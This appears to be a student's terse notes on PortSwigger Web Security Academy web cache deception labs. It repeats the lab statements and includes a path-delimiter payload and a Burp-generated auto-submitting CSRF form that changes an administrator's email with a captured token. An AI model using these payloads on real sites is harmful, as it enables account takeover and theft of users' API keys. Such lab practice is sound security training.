


Web cache deception


Lab: Exploiting path mapping for web cache deception

To solve the lab, find the API key for the user

`carlos`. You can log in to your own account using the following credentials:

`wiener:peter`.







Lab: Exploiting path delimiters for web cache deception

To solve the lab, find the API key for the user `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.


We have provided a list of possible delimiter characters to help you solve the lab: [Web cache deception lab](#)

[delimiter list](#)

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
make it store
and delever to victim





Lab: Exploiting origin server normalization for web cache deception

To solve the lab, find the API key for the user `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.

We have provided a list of possible delimiter characters to help you solve the lab: [Web cache deception lab delimiter list](#)






Lab: Exploiting cache server normalization for web cache deception


To solve the lab, find the API key for the user `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.

We have provided a list of possible delimiter characters to help you solve the lab: [Web cache deception lab](#)
[delimiter list](#)



without url encoding

`/my-account#/#./resources`




Lab: Exploiting exact-match cache rules for web cache deception

to solve the lab, change the email address for the user `administrator`. You can log in to your own account using the following credentials: `wiener:peter`.

We have provided a list of possible delimiter characters to help you solve the lab: Web cache deception lab

delimiter list

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in response you will get admin csrf token

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
  <form action="https://0a1c00bb030326ee80ed5333007b004c.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="charon@gmail.com" />
    <input type="hidden" name="csrf" value="C6nthbCpphwbJCeAgSINw3mThqBzAB3" />
    <input type="submit" value="Submit request" />
  </form>
  <script>
    history.pushState("", "", '/');
    document.forms[0].submit();
  </script>
```

```
</body>  
</html>
```

in this code change your i mean admin csrf token

Head:

```
HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>  
<!-- CSRF PoC - generated by Burp Suite Professional -->  
<body>  
<form action="https://0a1c00bb030326ee80ed5333007b004c.web-security-academy.net/my-account/change-email" method="POST">  
<input type="hidden" name="email" value="charon&#64;gmail&#46;com" />  
<input type="hidden" name="csrf" value="C6nthbCpphwbJCeAgSINw3mThqBzABB3" />  
<input type="submit" value="Submit request" />  
</form>  
<script>  
history.pushState("", "", '');  
document.forms[0].submit();  
</script>
```

Store

View exploit

Deliver exploit to victim

Access log